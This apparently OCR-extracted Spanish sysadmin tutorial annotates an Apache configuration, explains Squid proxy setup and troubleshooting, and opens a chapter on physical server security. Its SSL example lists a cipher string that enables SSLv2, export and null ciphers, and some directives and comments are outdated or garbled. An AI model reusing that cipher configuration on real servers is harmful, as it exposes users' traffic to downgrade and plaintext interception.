Este es un ejemplo simple del fichero de configuración de Apache Server. No debe emplearse este fichero de configuración en su sistema. Únicamente describe las secciones más importantes, pero no funcionaría correctamente.

Este es el fichero de configuración del servidor Apache. Contiene la configuración de las directivas que darán instrucciones al servidor.

Las directivas de configuración están divididas en tres secciones básicas:

1.- Las directivas que controlan los procesos del servidor en general, es decir, el entorno global.

2.- Las que definen los parámetros 'main' o 'default' del servidor, que responde a las peticiones que no están siendo manejadas por un host virtual. Estas directivas también proporcionan los valores por defecto para cada uno de los hosts virtuales

3.- Las configuraciones de cada uno de los hosts virtuales, que permiten que las peticiones de páginas web sean gestionadas dependiendo de la IP o de los nombres de host, pero que son atendidas por el mismo servidor Apache.

Sección 1: Entorno global

Las directivas de esta sección afectan al comportamiento global de Apache, como el número de peticiones simultáneas que puede manejar o dónde encontrará los ficheros de configuración.

ServerType puede ser 'inetd' o 'standalone'. El modo inetd está soportado únicamente por las plataformas Unix ServerType standalone

ServerRoot: El directorio raiz sobre el cual se almacenarán tanto los ficheros de configuración, como los de error y los registros. No añada '/' al final de la ruta del directorio

ServerRoot "/etc/httpd"

Timeout: Es el número de segundos antes de que se reciba y envíe un timeout.

Timeout 300

KeepAlive: Permite o no las conexiones persistentes (más de una conexión)

KeepAlive On

MaxKeepAliveRequests: El máximo número de peticiones que se admitirán durante una conexión persistente. Establezca 0 para permitir ilimitadas peticiones. Para un funcionamiento óptimo se recomienda establecer un número alto.

MaxKeepAliveRequests 100

KeepAliveTimeout: Es el número de segundos que se esperará a la siguiente petición desde el mismo cliente en una misma conexión

KeepAliveTimeout 15

Listen: Indica el número de puerto en que 'escuchará' Apache. Se puede especificar una ip concreta, ej: Listen 12.34.56.78:80

Listen 80

Dynamic Shared Object (DSO) Support .Para ser capaz de usar las funcionalidades de los módulos que fueron compilados como DSO se debe indicar cada módulo mediante la cláusula 'LoadModule'. El orden es importante, por lo que no se debe modificar su colocación. El comando 'http -l' proporciona una lista de los módulos integrados.

LoadModule mi_modulo modules/mod_foo.so

Sección 2: Configuración del servidor principal

Las directivasd de esta sección definen el comportamiento del servidor 'principal', es decir, el que responderá a las peticiones que no sean atendidas por algún host virtual. Sus valores se tomarán por defecto para todos los hosts virtuales.

Todas estas directivas pueden aparecer dentro de los contenedores <VirtualHost>, en cuyo caso se tomarán los valores nuevos en lugar de los que se definen en esta sección.

Port: El puerto en el cual escucha en servidor en modo standalone. Para definirlo por debajo del 1023, necesitará que httpd se ejecute como root inicialmente.

Port 80

Si desea que httpd se ejecute con un usuario o grupo diferente, debe ejecutarlo primero como root y se cambiará al iniciar al usuario que indique.

User/Group: El nombre (o id) del usuario sobre el cual se ejecutará httpd.

User apache
Group apache

ServerAdmin: Es la dirección de e-mail a la que deberán remitirse todos los incidentes o problemas. Esta dirección aparece en algunas de las páginas pregeneradas como las de error.

ServerAdmin root@localhost

ServerName: Este es el nombre que aparecerá en el cliente cuando realice una conexión. Ej, para que muestre como nombre www en lugar del nombre del ordenador.Dicho nombre de host debe existir para que funcione correctamente ServerName www

DocumentRoot: Este parámetro es importante, ya que define el directorio sobre el cual se almacenarán todos los datos de su página. En principio, todas las peticiones se realizan tomando como raiz este directorio, pero se puede hacer uso de enlaces simbólicos a otras localizaciones de directorios.

DocumentRoot "/var/www/html"

Cada uno de los directorios a los que apache tiene acceso pueden ser configurados para definir los permisos que dar a cada servicio o característica.

<Directory />
Options FollowSymLinks
AllowOverride None

La opción FollowSymLinks indica que son válidos los enlaces simbólicos que se encuentren en la página, de otra forma sólo se podrá acceder a los ficheros que estén a partir del directorio que definimos en DocumentRoot.

AllowOverride controla cuales de las opciones del fichero .htaccess pueden ser ignoradas para el directorio que estamos configurando. Puede ser None, All, o cualquier combinación de 'Options', 'FileInfo', 'AuthConfig' y 'Limit'

</Directory>

A partir de este punto, todas las características deberán ser indicadas expresamente para que sean habilitadas. Si algo no funciona correctamente, verifique que indicó su activación en esta sección del fichero de configuración.

Esto debería ser cambiado acorde a la cláusula DocumentRoot.

<Directory "/var/www/html">

Esto debería tener los siguientes valores o combinaciones de ellos:

"None"
"All"
"Indexes"
"Includes"
"FollowSymLinks"
"ExecCGI"
"MultiViews"

La cláusula ALL incluye todos los permisos excepto MultiViews que deberá definirse explícitamente.

Options Indexes Includes FollowSymLinks

Controla quien puede acceder a este servidor.

```
    Order allow,deny
    Allow from all
</Directory>
```

AccessFileName: Es el nombre del fichero que se busca en cada directorio para obtener información de control de acceso.

AccessFileName .htaccess

Las siguientes lineas evitan que los ficheros .htaccess sean visualizados por los clientes. Ya que los ficheros .htaccess contienen a veces información de las autorizaciones, el acceso se deniega por motivos de seguridad. Si las siguientes líneas se descomentan, los visitantes de la Web podrán ver el contenido del fichero .htaccess.

También protegemos los ficheros como .htpasswd.

```
<Files ~ "^\.ht">
    Order allow,deny
    Deny from all
</Files>
```

ErrorLog: Define la localización de los ficheros de informes. Si no se especifica una directiva dentro de <VirtualHost>, los mensajes quedarán registrados aquí.

ErrorLog /var/log/httpd/error_log

LogLevel: Controla el número de mensajes registrados al error_log. Los posibles valores son: debug, info, notice, warn, error, crit, alert y emerg.

LogLevel warn

Aliases: Añada tantos alias como necesite. El formato es:

Alias nombre_falso nombre_real

Alias /icons/ "/var/www/icons/"

```
<Directory "/var/www/icons">
   Options Indexes MultiViews
   AllowOverride None
   Order allow,deny
   Allow from all
</Directory>
```

"/var/www/cgi-bin" deberá ser cambiado por el directorio en el cual almacene los CGI.

```
<Directory "/var/www/cgi-bin">
   AllowOverride None
   Options ExecCGI
   Order allow,deny
   Allow from all
</Directory>
```

La primera directiva desactiva keepalive para los navegadores Netscape 2.x. Hay algunos problemas conocidos con estas versiones de navegadores. La segunda es para el MS Internet Explorer 4.0b2 que tiene una mala implementación de HTTP/1.1 y no admite keepalive correctamente cuando es usado en respuestas 301 o 302 (redirección).

BrowserMatch "Mozilla/2" nokeepalive

BrowserMatch "MSIE 4\.0b2;" nokeepalive downgrade-1.0 force-response-1.0

La siguiente directiva desactiva las respuestas HTTP/1.1 a los navegadores que necesitan respuestas HTTP/1.0

```
BrowserMatch "RealPlayer 4\.0" force-response-1.0
BrowserMatch "Java/1\.0" force-response-1.0
BrowserMatch "JDK/1\.0" force-response-1.0
```

Esto permite el acceso a la documentación del sistema si el acceso es local.

```
Alias /doc/ /usr/share/doc/
<Location /doc>
  order deny,allow
  deny from all
  allow from localhost
  Options Indexes FollowSymLinks
</Location>
```

Sección 3: Hosts Virtuales

Si quiere mantener varios dominios/hosts en su máquina, debe configurar los contenedores <VirtualHost>. Para obtener más información consulte la documentación de http://www.apache.org/docs/vhosts. Puede verificar el correcto funcionamiento de su servidor virtual mediante la opción -S

Si quiere usar un host virtual basado en el nombre necesita definir al menos una dirección IP (y número de puerto) para cada uno.

```
NameVirtualHost 12.34.56.78:80
NameVirtualHost 12.34.56.78
```

La mayoría de las directivas de apache pueden ir dentro de un contenedor de Host virtual

<VirtualHost 12.34.56.67>
ServerAdmin webmaster@esware.com
DocumentRoot /www/docs/esware.com
ServerName www.esware.com
ErrorLog logs/www.esware.com-error_log
CustomLog logs/www.esware.com-access_log common
</VirtualHost>

Escuchamos en el puerto 443 para conexiones seguras con SSL

Listen 443
<IfDefine HAVE_SSL>
<VirtualHost _default_:443>

Configuración general para el host virtual

DocumentRoot "/var/www/html"

Sección 4: Motor SSL

Activa/Desactiva SSL para este servidor virtual.

SSLEngine on

Lista los cifrados que se le permite al cliente negociar. En la documentación de mod_ssl hay una lista completa de las opciones.

ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP:+eNULL

Si la clave no se combina con el certificado, use esta directiva para apuntar a la clave privada. Recuerde que si tiene claves privadas RSA y DSA puede configurarlas simultáneamente.

SSLCertificateKeyFile /etc/httpd/conf/ssl.key/server.key

La mayoría de los problemas con los clientes son causa de la propiedad keep-alive. Puede que desee deshabilitar esta característica para determinados clientes. Use la variable "nokeepalive" para ello.

*SetEnvIf User-Agent ".*MSIE.*" nokeepalive ssl-unclean-shutdown*

El home del fichero de logs personalizado de SSL. Utilize esto cuando necesite un fichero compacto de registro en un host virtual básico.

*CustomLog /var/log/httpd/ssl_request_log *
"%t %h %{SSL_PROTOCOL}x %{SSL_CIPHER}x \"%r\" %b"
</VirtualHost>
</IfDefine>
<VirtualHost _default_>
DocumentRoot /var/www
ServerName Globus.ESware.com
</VirtualHost>

6 PROXY

6.1 CONCEPTOS BÁSICOS

Squid es un proxy de alto rendimiento para clientes web, aunque puede gestionar también conexiones ftp y gopher, así como conexiones seguras mediante SSL/TSL. Un proxy es un programa que sirve de interconexión entre una red privada e internet por medio de un único host perteneciente a ambas redes.

Concretamente es un demonio que recibe peticiones de equipos de su red, recoge la información desde internet y se la "sirve" a la máquina que lo solicitó. Todo este proceso se hace de forma transparente para el usuario, exceptuando la configuración del proxy en el cliente.

Uno de los problemas que tienen los proxies (y squid no es menos) es que están limitados a ciertos puertos, no aceptando por ejemplo, conexiones de clientes irc, voz sobre IP, etc. La ventaja principal de squid sobre otros proxies sin caché es su capacidad de almacenar páginas localmente para poder servirlas rápidamente sin tener que solicitar de nuevo los datos a internet.

6.2 INSTALACIÓN

- **Servidor**: En el servidor se debe instalar el siguiente paquete:

squid-2.3.STABLE1-5.i386.rpm

Una vez instalado iniciamos el demonio mediante la orden

/etc/rc.d/init.d/squid start

que generará los fichero de caché y los logs. Al iniciarse, tomará los valores del fichero "/etc/squid/squid.conf". En este fichero deberemos añadir la siguiente línea:

http_access allow DOMINIO

donde DOMINIO es el nombre que tenemos asignado a nuestro dominio.

Aunque podemos definir el acceso para un único ordenador cambiando el nombre del dominio por la ip del puesto:

http_access allow 192.168.0.2

Podemos también definir la cantidad de memoria que será empleada para el caché. Debemos buscar la línea

#cache_mem 8 MB

descomentarla y cambiar el tamaño de la caché que será utilizado. Si no cambiamos esta línea, squid asumirá 8 Mb de caché.

Mediante la definición de acl podemos incluso permitir el acceso al proxy dependiendo del día de la semana o de la hora.

El fichero de configuración de squid es realmente completo, pero la mayoría de las opciones sólo es necesario modificarlas en caso de que necesitemos una configuración compleja. Todo el fichero squid.conf contiene información sobre estas opciones avanzadas. Una muestra de ellas es:

ttp_port - Permite especificar el puerto en el que se ejecutará el proxy.

nombre_de_host:puerto

1.2.3.4:puerto

El puerto en el cual Squid escuchará las peticiones del cliente HTTP. Puede especificar varias direcciones. Hay tres formatos:

- Sólo el puerto, nombre de host con el puerto y dirección IP con el puerto.

- Si especifica el nombre del host o la ip, Squid asociará el puerto a la dirección específica. Esto sustituye a la antigua opción 'tcp_incoming_address'. De esta manera, no necesita saber una dirección específica, y puede utilizar el número de puerto únicamente.

- El puerto por defecto es el 3128.

Si está ejecutando Squid en modo acelerado, posiblemente desee utilizar el puerto 80. El parámetro de línea de comandos -a ignorará el primer número de puerto listado aquí. Pero no ignorará una dirección IP

cache_dir- Indica el directorio, el tipo y el tamaño del directorio que almacenará la caché.

cache_dir Tipo Nombre-de-directorio Mbytes Level-1 Level-2

Puede especificar múltiples líneas cache_dir para distribuir la carga del caché entre diferentes particiones.

Los tipos indican el tipo de almacenamiento que usará el sistema. Casi todo el mundo querrá utilizar el tipo "ufs". Si está utilizando Async I/O (--enable async-io), puede que quiera usar el tipo "asyncufs". El soporte Async IO puede dar fallos, utilícelo con precaución.

El directorio es la ruta donde los ficheros de intercambio de caché serán almacenados. Squid no creará este directorio, por lo que debe existir y permitir la escritura para Squid.

Si no se especifica la línea 'cache_dir', se utilizará el directorio /var/spool/squid por defecto. Mbytes es la cantidad de memoria en Megas que se utilizará en este directorio. Por defecto es de 100MB.

'Level-1' es el número de subdirectorios de primer nivel que será creado en este directorio. Por defecto es 16

'Level-2' es el numero de subdirectorios de segundo nivel que serán creados para cada subdirectorio de nivel 1. Por defecto es 256.

#cache_dir ufs /var/spool/squid 100 16 256

cache_access_log - Fichero log que contendrá los accesos al proxy.

Monitoriza la actividad de peticiones de los clientes. Contiene una entrada por cada una de las peticiones HTTP y ICP recibidas.

#cache_access_log /var/log/squid/access.log

ftp_user- Indica la dirección de correo que mandaremos como contraseña al conectarnos a un ftp anónimo por medio de squid.

Si quiere que el password de acceso a los ftp anónimos sea más informativa (y habilitar el uso de los servidores ftp estrictos), establezca esta línea con un email apropiado, como usuario@midominio.net

La razón de que no se use dominio por defecto, es que la petición puede ser realizada por un usuario de cualquier dominio, dependiendo de la configuración del caché. Algunos servidores ftp intentan comprobar la validez de la dirección email (por ejemplo perl.com)

#ftp_user Squid@

request_timeout - Establece el tiempo en segundos después de los cuales squid entenderá que la petición de conexión ha fallado.

Define el tiempo que se esperará para una petición HTTP después de un establecimiento de conexión. Para conexiones persistentes, espera este tiempo antes de que la petición anterior se complete.

#request_timeout 30 seconds

fake_user_agent - Indica el nombre que queremos que aparezca si la página web necesita saber el tipo de navegador que poseemos. Podemos simular cualquiera con este parámetro.

Si filtra la cabecera User-Agent con 'anonymize_headers' puede causar que ciertos servidores Web rechacen la conexión. Use esto para falsificar una, por ejemplo:

fake_user_agent Nutscrape/1.0 (CP/M; 8-bit)

#fake_user_agent none

Hay otras opciones interesantes (Por ejemplo, se puede cambiar el TTL, establecer la política de paquetes ICMP, etc), pero generalmente no es necesario modificarlas debido a que utilizan una configuración por defecto.

- **Cliente**

Los exploradores más comunes (Konqueror, Mozilla, Netscape, Opera, IExplorer...) permiten la configuración del acceso a internet a través de un proxy. Normalmente el proceso de configuración consta de dos campos a rellenar. Uno es la dirección IP del servidor proxy y el otro es el puerto en el cual tenemos escuchando nuestro Proxy Squid.

En el campo del servidor deberemos introducir la dirección IP del ordenador que posea conexión a internet y que será nuestro proxy. Si no hemos cambiado la configuración en el servidor el puerto por defecto que deberemos introducir es el 3128.

Con estos dos datos queda configurado el cliente. NOTA: Es importante comprobar que los clientes tienen acceso mediante tcp/ip al servidor proxy. En redes basadas en Windows esto no siempre es así. El comando ping nos permite saber si tenemos acceso tcp/ip al servidor, para ellos ejecutamos:


ping la.ip.del.servidor

Si nos devuelve el tiempo que tarda en llegar hasta el servidor, la configuración será correcta. En cualquier otro caso indicará que no hay conexión con el servidor y deberemos habilitar o reconfigurar el soporte para redes de tipo TCP/IP.

6.3 RESOLUCIÓN DE ERRORES


- **Problemas con el cliente:**

PROBLEMA 1:




Si el cliente no puede acceder al servidor proxy, posiblemente sea debido a una mala configuración de los parámetros del proxy. Compruebe que el puerto y la dirección IP sean correctos y que tenga acceso vía TCP/IP a dicho servidor.

PROBLEMA 2:




Este mensaje indica que la URL tecleada contenía caracteres no válidos para la formación de una dirección http. Compruebe que tecleó correctamente la URL

PROBLEMA 3:



El servidor proxy devuelve este mensaje cuando no puede mostrar la página solicitada debido a que o bien no existe o a que no puede encontrarlo. Si la dirección tecleada es correcta, podría tratarse de un problema con la red (no interna) o con el Servidor de Nombres de Dominio (DNS). Esto se puede comprobar intentando acceder a la página por medio de la dirección IP, si se muestra correctamente, indicará que el DNS tiene algún problema. Si no, puede indicar o bien que la red es inaccesible o que la URL no exista.

PROBLEMA 4:




Este mensaje se mostrará cuando el puerto al que nos estamos conectado no admite conexiones. Esto puede deberse a:

- No tenemos permiso para utilizar el proxy: Compruebe que en el fichero de configuración conste el nombre de su ordenador/IP/dominio.

- Squid no está iniciado, o hubo problemas al arrancar: Verifique que el fichero de configuración tiene una sintaxis correcta y que el demonio de Squid está lanzado.

- El navegador no está configurado correctamente e intenta acceder al servidor por medio de un puerto que no es el correcto. Cambie la configuración del cliente de Http.

PROBLEMA 5:



Si aparece este mensaje indicará que no se dispone de acceso a la red Internet: Compruebe que el servidor es capaz de realizar conexiones hacia el exterior de su red.

7 SEGURIDAD

7.1 CONCEPTOS BÁSICOS

La seguridad es seguramente uno de los campos más amplios de la informática actual, en la que muchas empresas mantienen servidores conectados las 24 horas del día. Se dice que buen administrador sólo tiene dos tareas: Examinar los logs y leer noticias de seguridad (y posiblemente de hacking) en busca de nuevos bugs en algún servicio.

El análisis de los logs es una tarea sencilla, aunque bastante rutinaria. Generalmente se realizan filtros de los mensajes más comunes del servidor para sólo tener que analizar aquellos que se salgan fuera de lo común. [Analizar un fichero de log en el que se haya realizado un escaneo de puertos, un fichero de logs de apache en el que se intente un Buffer Overflow, etc.]

Aparte de estas tareas rutinarias se deben tener en cuenta otras actividades como comentamos a continuación.

7.2 APARTADOS DE SEGURIDAD

Podríamos hacer una subdivisión en dos grandes apartados de la seguridad:

-**Seguridad física**. Mantener una seguridad física se basa en controlar el acceso al servidor localmente. Estableciendo políticas de seguridad se puede garantizar el correcto funcionamiento del servidor. Si contiene datos importante debería estar en una sala restringida, protegida contra incendios, etc. Cualquier persona con acceso físico a nuestra máquina podrá conseguir el control de un modo u otro. Sólo podremos dificultar la tarea mediante los siguientes consejos:

a) Proteja la BIOS con contraseña.

b) Impida que se arranque desde otro dispositivo que no sea el disco duro que contiene su Linux.

c) Desactive la disquetera y los dispositivos de almacenamiento externos si no son estrictamente necesarios.

d) Deshabilite los puertos de comunicaciones (serie y paralelo) para impedir una conexión mediante terminal.

e) Impida la manipulación del hardware para impedir la inserción de un nuevo dispositivo o incluso el reseteo de la BIOS, con la consiguiente pérdida de la clave de protección.

f) Si dispone de los recursos necesarios cree una política de acceso controlado a la sala de servidores.

Planteamos como ejemplo las situaciones que alguien malintencionadamente podrían producir si no controlamos cada uno de las recomendaciones anteriores:

a) Puede destruir los datos del ordenador formateando a bajo nivel.

b) Puede arrancar con otra partición que no contenga datos relevantes, pero a fin de leer nuestros datos de Linux (Puede incluso instalar otro Linux para posteriormente montar nuestra partición / y leer todos sus datos)

c) Si dicha persona está interesada en nuestra información, puede arrancar con un disquete con LILO que permita realizar un arranque en modo monousuario (que no requiere contraseña). Si dicha persona tiene una cuenta de usuario, podría cargar un programa de tipo exploit desde una disquetera o CDROM y conseguir acceso como root.

d) Alguien podría conectar una terminal a nuestro equipo y llegar a tener el control del mismo mediante algún bug de seguridad.

e) Si puede acceder al harware del equipo, todo lo demás no valdrá para nada, puesto que será libre de instalar nuevos dispositivos, quitar contraseñas o incluso robar el disco duro.

f) Cuantas menos personas tengan acceso al servidor mejor. A ser posible llevar un control de acceso a la máquina.

Todas estas recomendaciones podrían parecer un tanto exageradas, pero tómelas en cuenta si estima importante la información de sus servidores.

-**Seguridad lógica**

